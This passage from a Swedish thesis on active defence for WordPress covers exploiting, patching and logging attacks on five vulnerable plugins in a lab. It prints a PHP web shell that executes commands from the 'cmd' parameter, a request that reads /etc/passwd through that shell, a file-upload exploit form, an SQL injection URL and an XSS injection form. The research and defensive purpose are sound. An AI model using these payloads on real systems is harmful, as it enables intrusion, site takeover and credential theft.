Insticksmodulen *WordPress Shopping cart 3.0.4* har en sårbarhet på filuppladdning som kan utnyttjas med ett skript skrivet av Szurek (2015). Filen *banneruploaderscript.php* i Figur 4 sköter om filuppladdningen och kontrollerar att bara en inloggad administrator kan ladda upp filer på webbservern. När man öppnar filen ser man att kontrollen har i stället för ett och-villkor ett eller-villkor. Detta betyder att vem som helst inloggad kan uppladda filer.



Figur 4. Den sårbara banneruploadscript.php

Exploit-skriptet är ett formulär som utnyttjar *banneruploaderscript.php* för att skicka filer till webbservern. För att *banneruploaderscript.php* litar på administratorn, tillåts uppladdning av alla slags filer vilket tillåter attackerare att införa skadliga filer.

5.3.3 WordPress Video Gallery 2.7.0

WordPress-insticksmodulen *Video Gallery 2.7.0* har en klassisk sårbarhet på SQL-injicering. Insticksmodulen filtrerar inte inmatningen i *videogalleryrss.php*-filen för variabeln *vid* (se Figur 5), vilket betyder att en inkräktare kan skriva en SQL-sats efter variabeln i adressbalken och skicka den direkt till databasen. Inkräktaren kan t.ex. bygga upp SQL-satsen att hämta WordPress-användaruppgifterna från *wp_users*-tabellen.

```
 GNU nano 2.2.6                  File: videogalleryrss.php

                $thumbImageorder = 'w.vid ASC';
                $vid             = filter_input(INPUT_GET,'vid');
                $where           = 'AND w.vid ='.$vid;
                $TypeOFvideos    = $contusOBJ->home_thumbdata( $thumbImageorder , $where , $dataLimit );
```

Figur 5. Vid-variabeln saknar filtrering

5.3.4 Fancybox for WordPress 3.0.2

Insticksmodulen *Fancybox for WordPress 3.0.2* har en sårbarhet som tillåter förfrågningsförfalskning av typen XSS (se Figur 6). Funktionen *mfbfw_admin_options* i filen *fancybox.php* validerar inte indatat och tillåter en attackerare att injicera ett skript. Attackeraren kan skicka skriptet med ett formulär. Skriptet injiceras på framsidan av webbplatsen och triggas alltid när man besöker den.

```
  GNU nano 2.2.6  File: /var/www/html/wp-content/plugins/fancybox-for-wordpress/fancybox.php
function mfbfw_admin_options() {

        $settings = get_option( 'mfbfw' );

        if ( isset($_GET['page']) && $_GET['page'] == 'fancybox-for-wordpress' ) {

                if ( isset($_REQUEST['action']) && 'update' == $_REQUEST['action'] ) {

                        $settings = stripslashes_deep( $_POST['mfbfw'] );
                        $settings = array_map( 'convert_chars', $settings );

                        update_option( 'mfbfw', $settings );
                        wp_safe_redirect( add_query_arg('updated', 'true') );
```

Figur 6. Den sårbara mfbfw_admin_options-funktionen

5.3.5 WordPress Download Manager 2.7.4

WordPress Download Manager rapporterades i december 2014 att ha en alvarlig sårbarhet som tillåter fjärrkörning av kod. (Nadeau 2014)

För att kunna utnyttja sårbarheten behöver man skriptet skriven av Viviani (2014a). Skriptet utnyttjar den sårbara funktionen *wpdm_cajax_call_exec* i *wpdm-core.php*-filen (se Figur 7). Funktionen tar in funktioner som användaren skickar till den från det grafiska användargränssnittet och exekverar dem utan att verifiera om funktionen existerar i programmet. Detta betyder att en attackerare kan injicera WordPress-funktioner till programmet och få dem och exekvera.

```
  GNU nano 2.2.6              File: wpdm-core.php



function wpdm_ajax_call_exec()
{
    if (isset($_POST['action']) && $_POST['action'] == 'wpdm_ajax_call') {
        if (function_exists($_POST['execute']))
            call_user_func($_POST['execute'], $_POST);
        else
            echo "function not defined!";
        die();
    }
}
```

Figur 7. Den sårbara wpdm_ajax_call_exec-funktionen

Skriptet utnyttjar denna sårbarhet genom att injicera WordPress-funktionen *wp_Insert_user*, som används för att skapa användare på webbplatsen. Funktionen tar in användarnamn, lösenord och användarroll. Genom att injicera funktionen *wp_Insert_user* med dessa parametrar till *wpdm_cajax_call_exec*-funktionen, kan man skapa en administratör på den sårbara WordPress-installationen.

5.4 Minering av källkoden

Före man minerar en sårbarhet patchar man den först. Man vill inte att attackeraren skall veta att sårbarheten blivit patchad (Araujo 2014). Man uppdaterar därför inte modulen till den nyaste versionen utan ändrar källkoden manuellt. Genom att jämföra källkoden på den sårbara versionen och den patchade versionen, ser man hur funktionens kod skall ändras. Efter att man ändrat källkoden kan man minera den att logga IP-adresserna av attackerare som försöker utnyttja sårbarheten. Detta kan man åstadkomma genom att lägga till PHP-funktionalitet för att samla information av användare som besöker en webbplats. Funktionaliteten skall placeras i början av den funktion som attackerare utnyttjar för sina intrång. Med följande funktionalitet minerar man en funktion:

```
$ipadress = $_SERVER['REMOTE_ADDR'];// Ger besökarens IP-adress.
$webpage = $_SERVER['SCRIPT_NAME']; // Ger sidan som besöktes.
$browser = $_SERVER['HTTP_USER_AGENT']; // Ger information över besökarens webbläsare.
$file = 'attack.log';
$fp = fopen($file, 'a');
$date = date('d/F/Y h:i:s');
fwrite($fp, $ipadress.' - ['.$date.'] '.$webpage.' '.$browser."\r\n");
fclose($fp);
```


Informationen som samlats sparas sedan i en textfil (PHPBook 2011).

5.4.1 WordPress Symposium 14.11

Skriptet kräver att en shellcode kan uppladdas på webbservern. Shellcoden skapar en bakdörr till webbserverns skyddade filer. För att minera installationen provkörs skriptet först. Shellcoden som skriptet använder sig av ser ut såhär:

```
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;}
?>
```

Skriptet är ett Pythonskript. För att köra skriptet från kommandotolken, måste man först berätta till maskinen vart Pythontolken finns. Skriptet tar in som parameter sökvägen för den shellcode som skall uppladdas (se Figur 8). Om uppladdningen lyckas, meddelar skriptet namnet på bakdörren samt sökvägen för den. Bakdörren kan sedan användas för att komma åt skyddade filer.




Figur 8. Skriptet meddelar att en bakdörr skapats

Med shellcoden uppladdad kan man försöka komma åt webbserverns filer. Genom att skriva följande kommandon via bakdörren kan man läsa *passwd*-filen:

?cmd=cat+/etc/passwd

Inget hindrar inkräktaren att modifiera kommandot för att komma åt andra filer.

Attacken kräver att man kan ladda upp en shellcode på webbservern. Genom att filtrera filerna som kan uppladdas på webbservern enligt Figur 9, hindrar man uppladdningen av shellcoder.



Figur 9. Den patchade UploadHandler.php

Om man nu försöker uppladda filer som inte finns med i filtret, får man ett felmeddelande. Före uppladdningsfunktionaliteten lägger man till loggningsfunktionaliteten för att få reda på om någon försöker utnyttja sårbarheten.

5.4.2 WordPress Shopping Cart 3.0.4

Filuppladdningssårbarheten utnyttjas genom att uppladda en fil med *banneruploader-script.php*. Detta skript finns i ett webbformulär, vars PHP-kod visas nedan.

<form action=http://honung.arcada.fi/wp-content/plugins/wp-easycart/inc/amfphp/administration/banneruploaderscript.php method="post" enctype="multipart/form-data">
<input type="hidden" name="datemd5" value="1">
<input type="file" name="Filedata">
<input value="Upload!" type="submit">
</form>

Filen blir synlig i:
http://honung.arcada.fi/wp-content/plugins/wp-easycart/products/banners/
Genom att ändra i *banneruploaderscript.php if*-satsens eller-villkor till ett och-villkor patchar man sårbarheten. Sedan insätter man funktionalitet att logga information om dem som försöker utnyttja sårbarheten före *if*-satsen.

5.4.3 WordPress Video Gallery 2.7.0

Man utnyttjar SQL-injiceringssårbarheten genom att göra en enkel SQL-förfrågning efter variabeln *vid*:

http://honung.arcada.fi/wp-admin/admin-ajax.php?action=rss&type=video&vid=id=0 order by 20--

I en sårbar installation sorterar förfrågningen de 20 första tabellelementen och visar dem. Den sårbara *videogalleryrss.php*-filen patchas med att omringa *vid*-inmatningen med *intval*-funktionen enligt Figur 10 vilket ändrar inmatningen till närmaste heltal. Detta hindrar SQL-injicering.

```
  GNU nano 2.2.6 File: .../www/html/wp-content/plugins/contus-video-gallery/videogalleryrss.php
$thumbImageorder = 'w.vid ASC';
$vid             = intval(filter_input(INPUT_GET,'vid'));
$where           = 'AND w.vid ='.$vid;
$TypeOFvideos    = $contusOBJ->home_thumbdata( $thumbImageorder , $where , $dataLimit );
```

Figur 10. Den patchade videogalleryrss.php

Genom att insätta loggningsfunktionalitet i *videogalleryrss.php*-filen kan man logga SQL-injiceringsförsöken.

5.4.4 Fancybox for WordPress 3.0.2

En sårbarhet tillåter injicerandet av ett skript till indatat. Indatat skickas med följande formulär:

```
<form method="POST" action="http://honung.arcada.fi/wp-admin/ad-minpost.php?page=fancybox-for-WordPress">
   <input type="text" name="action" value="update">
   <input type="text" name="mfbfw[padding]" value="</script><script>alert(/Owned by someone/)</script>">
   <input type="submit" value="Send">
</form>
```

Det skadliga skriptet injiceras till värdet *value* och skickas till webbplatsen. Exempel-skriptet ovan öppnar ett poppuppfönster när man besöker webbplatsen, men det kunde

vara en nedladdning av ett skadligt program som startas. Man kan se det injicerade skriptet i webbplatsens källkod (se Figur 11).

```
jQuery("a.fancybox").fancybox({
    'cyclic': false,
    'autoScale': false,
    'padding': </script><script>alert(/Owned by someone/)</script>,
    'opacity': false,
    'speedIn': ,
    'speedOut': ,
    'changeSpeed': ,
    'overlayShow': false,
    'overlayOpacity': "",
    'overlayColor': "",
    'titleShow': false,
    'titlePosition': '',
    'enableEscapeButton': false,
    'showCloseButton': false,
    'showNavArrows': false,
    'hideOnOverlayClick': false,
    'hideOnContentClick': false,
    'width': ,
    'height': ,
    'transitionIn': "",
    'transitionOut': "",
    'centerOnScroll': false
});
```

Figur 11. Det injicerade skriptet


Med att granska insticksmodulens uppdaterade källkod i Figur 12 ser man att funktionen nu validerar indatat genom att kolla varifrån förfrågningen kommer. Genom att insätta loggningsfunktionalitet före *if*-satsen får man information om dem som försöker utnyttja sårbarheten.

```
 GNU nano 2.2.6  File: /var/www/html/wp-content/plugins/fancybox-for-wordpress/fancybox.php

if ( isset($_GET['page']) && $_GET['page'] == 'fancybox-for-wordpress' ) {

        if ( isset($_REQUEST['action']) && 'reset' == $_REQUEST['action']
                && check_admin_referer( 'mfbfw-options-options' ) ) {

                $defaults_array = mfbfw_defaults(); // Store defaults in an array
                update_option( 'mfbfw', $defaults_array ); // Write defaults to database
                wp_safe_redirect( add_query_arg('reset', 'true') );
                die;
        }
}
```

Figur 12. Den patchade fancybox.php


5.4.5 WordPress Download Manager 2.7.4

För att verifiera att skriptet fungerar kan man först exekvera det på en sårbar installation. Skriptet är skrivet på Python. För att kunna köra skriptet från kommandotolken måste man först berätta till maskinen vart Pythontolken finns (se Figur 13). Skriptet tar in som parameter webbplatsens adress. Om skriptet kan exekveras meddelar den det och användaruppgifterna om den nyligen skapade administratören. Användaren finns då i webbplatsens databas och kan användas för att logga in. Potentiellt kan attackeraren ta över hela webbplatsen, vilket gör denna sårbarhet ytterst farlig.



Figur 13. En lyckad attack

När man granskar koden i Figur 14 kan man se att det inte längre räcker att funktionen existerar utan den måste också finnas i programmet.



Figur 14. Den patchade wpdm_ajax_call_exec-funktionen

I den patchade funktionen inför man funktionalitet att logga attackerarens information. De som nu försöker utnyttja skriptet får ett felmeddelande och information om dem loggas i en fil.

5.5 Omdirigering av förfrågningar

För att kunna minera en sårbarhet måste man veta var sårbarheten ligger och hur den patchas. Dessutom måste man ha tillgång till källkoden. Detta är inte alltid möjligt. I stället för att minera sårbarheten, kan man omdirigera de hotfulla förfrågningarna. De flesta förfrågningarna misslyckas för att den efterfrågade katalogen eller filen inte existerar. Misslyckade förfrågningar returnerar felmeddelandet 404. Genom att studera apache-loggen på webbservern får man information om olika förfrågningar som görs mot webbplatsen. Exempelutdrag ur loggen:

89.248.171.167 - - [03/Apr/2015:21:46:48] "GET /wp-content/plugins/simple-ads-manager/ HTTP/1.1"
95.213.143.180 - - [04/Apr/2015:00:19:15] "GET /rom-0 HTTP/1.1"
222.186.58.175 - - [04/Apr/2015:16:38:21 +0300] "POST /login.action HTTP/1.1"

Webbplatsen har fått en förfrågning efter insticksmodulen *simple ads manager* vilket kan betyda att modulen har en sårbarhet.

5.5.1 Konfigurering av .htaccess-filen

Genom att skapa en *.htaccess*-fil, kan man omdirigera förfrågningar till en annan fil. Man omdirigerar förfrågningarna för de sårbara filerna. Följande *.htaccess*-fil finns på webb-servern:

RewriteEngine On
 # if a directory or a file exists, use it directly
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d

 # otherwise forward it to notfound.php
RewriteRule . notfound.php

 # Overwrite these request to specific locations
RewriteRule ^info.php$ notfound.php
RewriteRule ^wp-content/plugins/wp-easycart/inc/amfphp/administration/banneru-ploaderscript.php$ notfound.php
RewriteRule ^wp-content/plugins/fancybox-for-WordPress/fancybox.php$ notfound.php
RewriteRule ^wp-content/plugins/contus-video-gallery/videogalleryrss.php$ not-found.php
RewriteRule ^wp-content/plugins/download-manager/wpdm-core.php$ notfound.php
RewriteRule ^wp-content/plugins/wp-symposium/server/php/index.php$ notfound.php

Kommandona i filen *.htaccess* kollar först om katalogen eller filen förfrågningen frågar efter existerar på webbservern. I fall den inte gör det, omdirigeras förfrågningen till *not-found.php*. Förfrågningen hanteras normalt om det inte specifikt finns en regel för just den filen. Exempelvis om förfrågningen frågar efter *info.php* omdirigeras förfrågningen till *notfound.php* och existensen av *info.php* förblir dold. Med samma princip skriver man in sökvägarna för de sårbara filerna i insticksmodulerna.

5.5.2 Loggningsskriptet

Skriptet *notfound.php* som *.htaccess*-filen omdirigerar till loggar samma information som mineringskoden, men i stället för att logga från vilken sida attacken gjorts, loggar man hellre förfrågningen som gjordes. Efter att loggningen har gjorts skickar skriptet felmeddelandet *404 Not found*. Skriptet ser ut så här:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.10 (Ubuntu) Server at honung.arcada.fi Port 80</address>
</body></html>

<?php
date_default_timezone_set('Europe/Helsinki');
$file = 'redirection.Log';
$actual_link = "http://$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]";
$ipadress = $_SERVER['REMOTE_ADDR'];
$date = date('d/F/Y G:i:s');
$browser = $_SERVER['HTTP_USER_AGENT'];
$fp = fopen($file, 'a');
fwrite($fp, $ipadress.' - ['.$date.'] '.$actual_link.' '.$browser."\r\n");
fclose($fp);
header('HTTP/1.0 404 Not Found');
?>
```

6 RESULTAT

6.1 Resultat med minerade insticksmoduler

Intrångsförsöken har producerat loggfiler. En del av de minerade insticksmodulerna utnyttjar WordPress-funktionalitet, vilket reflekteras i loggfilernas innehåll.

WordPress Symposium 14.11 har loggat:

80.220.110.12 - [16/March/2015 08:17:32] /wp-content/plugins/wp-symposium/server/php/index.php Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36

Den besökta sidan är sökstigen till vart man försökt uppladda shellcoden. Exploit-skriptet förfalskar informationen om attackerarens webbläsare genom att inskicka ett fördefinierat huvud. Loggfilen loggade inte administrativa aktiviteter, vilket gör mineringen lyckad.

WordPress Shopping Cart 3.0.4 har loggat:

80.220.110.12 - [01/April/2015 11:22:31] /wp-content/plugins/wp-easycart/inc/amfphp/administration/banneruploaderscript.php Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0

Sidan som besökts är den som formuläret utnyttjar för att uppladda filen. För att intrånget görs med formuläret från användarens dator utan mellansteg, är informationen om webbläsaren offentlig. Administrativa åtgärder triggade inte mineringen.

WordPress Video Gallery 2.7.0 har loggat:

80.220.110.12 - [16/March/2015 02:48:33] /wp-admin/admin-ajax.php Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0

Alla databasrelaterade förfrågningarna kräver administrativa rättigheter och går därför igenom *admin-ajax.php*. *Admin-ajax.php* hanterar uppdateringar i databasen automatiskt utan omladdning av själva webbsidan. Att minera denna sårbarhet rekommenderas inte, eftersom minan skulle triggas varje gång då man uppdaterar databasen.

Fancybox for WordPress 3.0.2 har loggat:

80.220.110.12 - [01/April/2015 10:37:07] /wp-admin/index.php Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
80.220.110.12 - [01/April/2015 10:49:33] /wp-admin/plugins.php Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
80.220.110.12 - [01/April/2015 10:49:34] /wp-admin/admin-ajax.php Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
80.220.110.12 - [01/April/2015 10:50:14] /wp-admin/admin-post.php Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0

Fancybox är ett administrativt verktyg. Loggfilen har därför loggat också alla andra administrativa händelserna och inte bara *admin-post.php* som man utnyttjar i sårbarheten. Av denna orsak är minering inte en bra motåtgärd.

En del av vad *WordPress Download Manager 2.7.4* har loggat:

80.220.110.12 - [31/March/2015 02:58:16] /index.php Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
1.171.73.177 - [31/March/2015 03:26:37] /index.php
128.61.240.66 - [31/March/2015 03:53:49] /index.php netscan.gtisc.gatech.edu

Loggfilen har loggat allting som har gått igenom *index.php* vilket inkluderar också besöken på huvudsidan. Att minera huvudsidan till en webbplats rekommenderas inte.

6.2 Resultat med omdirigeringsskriptet

Omdirigeringsskriptet har producerat en loggfil där förfrågningarna efter de sårbara filerna har loggats. Ett utkast ur loggfilen:

91.217.90.49 - [13/April/2015 3:47:02] http://193.167.36.251/rom-0 Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
80.220.110.12 - [13/April/2015 20:03:39] http://honung.arcada.fi/wp-content/plugins/wp-easycart/inc/amfphp/administration/banneruploaderscript.php Mozilla/5.0 (Windows NT 6.1; WOW64; rv:37.0) Gecko/20100101 Firefox/37.0
80.220.110.12 - [13/April/2015 20:23:48] http://honung.arcada.fi/wp-content/plugins/wp-symposium/server/php/index.php Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36

Den första förfrågningen har omdirigerats till skriptet för att filen den frågar efter inte existerar på webbservern. Försöket att uppladda bakdörren som utnyttjar sårbarheten i *Symposium 14.11* har hindrats av skriptet. Hindrats har också filuppladdningsförsöket som utnyttjar sårbarheten i *WordPress Shopping Cart 3.0.4*. Försöken att utnyttja sårbarheterna i de övriga insticksmodulerna omdirigerades inte. En sårbarhet kan tillåta utnyttjandet av ytterlig funktionalitet. Detta betyder att den sårbara filen inte behöver direkt utnyttjas i intrångsattacken, vilket är orsaken till att omdirigeringen misslyckats.

7 SLUTSATSER

Detta examensarbete gick ut på att undersöka lösningar för aktiva försvarsmekanismer och hur intrångsattacker utnyttjar sårbarheter i webbinstallationer. Som en del av arbetet prövades minering som ett aktivt försvar mot intrångsattacker i en WordPress-installation. Det kom fram att minering inte är effektivt mot intrångsattacker som indirekt utnyttjar sårbarheten för att komma åt administrativ funktionalitet. Minering av funktioner som används dagligen av administratören triggar falska larm. Minering fungerar dock mot direkta intrångsattacker. Att omdirigera hotfulla förfrågningar för filer som inte existerar på webbservern fungerar bra för att samla information om potentiella sårbarheter och hotfulla IP-adresser, men som åtgärd påverkas den av samma problem som mineringen. Jag tror dock att metoden har potential att vara en värdig åtgärd mot intrångsattacker med vidareutveckling och optimering.

KÄLLOR

Acunetix. 2015, *SQL Injection: What is it?* Tillgänglig: https://www.acunetix.com/websitesecurity/sql-injection/ Hämtad 28.3.2015

Araujo, Frederico; Hamlen, Kevin; Biedermann, Sebastian; Katzenbeisser, Stefan. 2014, CCS '14 Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, *From Patches to Honey-Patches: Lightweight Attacker Misdirection, Deception, and Disinformation*, ACM New York, New York, USA, s. 942-953.

Bezroutchko, Alla. 2007, *Secure file upload in PHP web applications*,
Scanit The security company, Bryssel, Belgien. 20 s.

Bletsch, Tyler; Jiang, Xuxian; Freeh, Vince; Lian, Zhenkai. 2011, ASIACCS '11 Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security, *Jump-oriented programming: a new class of code-reuse attack*, ACM New York, New York, USA, s. 30-40

Bletsch, Tyler. 2011. Doctoral Dissertation, Code-reuse attacks: new frontiers and defenses, North Carolina State University, North Carolina, USA, s. 95

Burns, Jesse. 2007, *Cross Site Request Forgery: An introduction to a common web application weakness*. Information Security Partners, LLC. 9 s.

Chang, Jian; Venkatasubramanian, Krishna; West, Andrew; Lee, Insup. 2013, CM Computing Surveys (CSUR), *Analyzing and Defending Against Web-Based Malware*, vol 45, ACM New York, New York, USA, 35 s.

